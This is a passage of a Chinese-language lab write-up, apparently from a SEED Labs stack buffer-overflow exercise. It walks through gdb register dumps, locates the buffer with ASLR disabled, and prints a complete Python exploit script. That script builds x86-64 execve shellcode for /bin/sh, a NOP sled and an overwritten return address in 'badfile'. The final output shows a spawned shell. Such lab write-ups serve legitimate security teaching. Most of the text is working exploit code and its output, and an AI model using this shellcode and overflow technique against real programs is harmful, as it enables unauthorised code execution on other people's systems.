RBX: 0x555555555280 (<__libc_csu_init>: endbr64)
RCX: 0x0
RDX: 0x0
RSI: 0x55555555a490 ("0x7fffffffde20\n")
RDI: 0x7ffff7fb24c0 --> 0x0
RBP: 0x7fffffffde90 --> 0x7fffffffdfe0 --> 0x0
RSP: 0x7fffffffde10 --> 0x12c
RIP: 0x5555555551f1 (<foo+40>:  mov    rdx,QWORD PTR [rbp-0x78])
R8 : 0x0
R9 : 0xf
R10: 0x555555556006 --> 0x666461620072000a ('\n')
R11: 0x246
R12: 0x5555555550e0 (<_start>:  endbr64)
R13: 0x7fffffffe0d0 --> 0x1
R14: 0x0
```

3. 到 strcpy 之前，由於 strcpy 帶了兩個參數，可以從 calling convension 判斷出 RDX 為str的位置，是0x7fffffffdea0

```
RBX: 0x555555555280 (<__libc_csu_init>: endbr64)
RCX: 0x0
RDX: 0x7fffffffdea0 --> 0xa61616161 ('aaaa\n')
RSI: 0x7fffffffdea0 --> 0xa61616161 ('aaaa\n')
RDI: 0x7ffff7fb24c0 --> 0x0
RBP: 0x7fffffffde90 --> 0x7fffffffdfe0 --> 0x0
RSP: 0x7fffffffde10 --> 0x12c
RIP: 0x5555555551fc (<foo+51>:  mov    rdi,rax)
R8 : 0x0
R9 : 0xf
R10: 0x555555556006 --> 0x666461620072000a ('\n')
R11: 0x246
R12: 0x5555555550e0 (<_start>:  endbr64)
R13: 0x7fffffffe0d0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x5555555551f1 <foo+40>:     mov    rdx,QWORD PTR [rbp-0x78]
   0x5555555551f5 <foo+44>:     lea    rax,[rbp-0x70]
   0x5555555551f9 <foo+48>:     mov    rsi,rdx
=> 0x5555555551fc <foo+51>:     mov    rdi,rax
   0x5555555551ff <foo+54>:     call   0x555555555090 <strcpy@plt>
   0x555555555204 <foo+59>:     mov    eax,0x1
```

4. 在外面執行發現buffer是 0x7fffffffde90，由於沒有ASLR，所以不會變

```
[10/16/22]seed@VM:~/.../attack-code$ ./stack
0x7fffffffde90
Return properly.
```

5. 由於 foo 裡面提供的 buffer 大小不夠大，不到 100，因此考慮 return 到 main 的 str 上，為了怕因為 buffer overflow 覆蓋到 main stack上的 shellcode，因此我們將 shellcode 放到後半段 300 - len(shellcode) ，然後 return address 就是 buffer + 0x80(offset+rbp+rip) + 300 - len(shellcode)，最後　offset 就是一開始推出來的de70 - de00 + 8。

完整 shellcode:

```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/sh                                                  *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(300))

##################################################################
# Put the shellcode somewhere in the payload
start = 300 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffde90  + 0x80 + 300 - len(shellcode)   # Change this number
offset = 0x70 + 8              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

6. Result:

```
[10/16/22]seed@VM:~/.../attack-code$ python3 exploit.py
[10/16/22]seed@VM:~/.../attack-code$ ./stack
0x7fffffffde90
$
```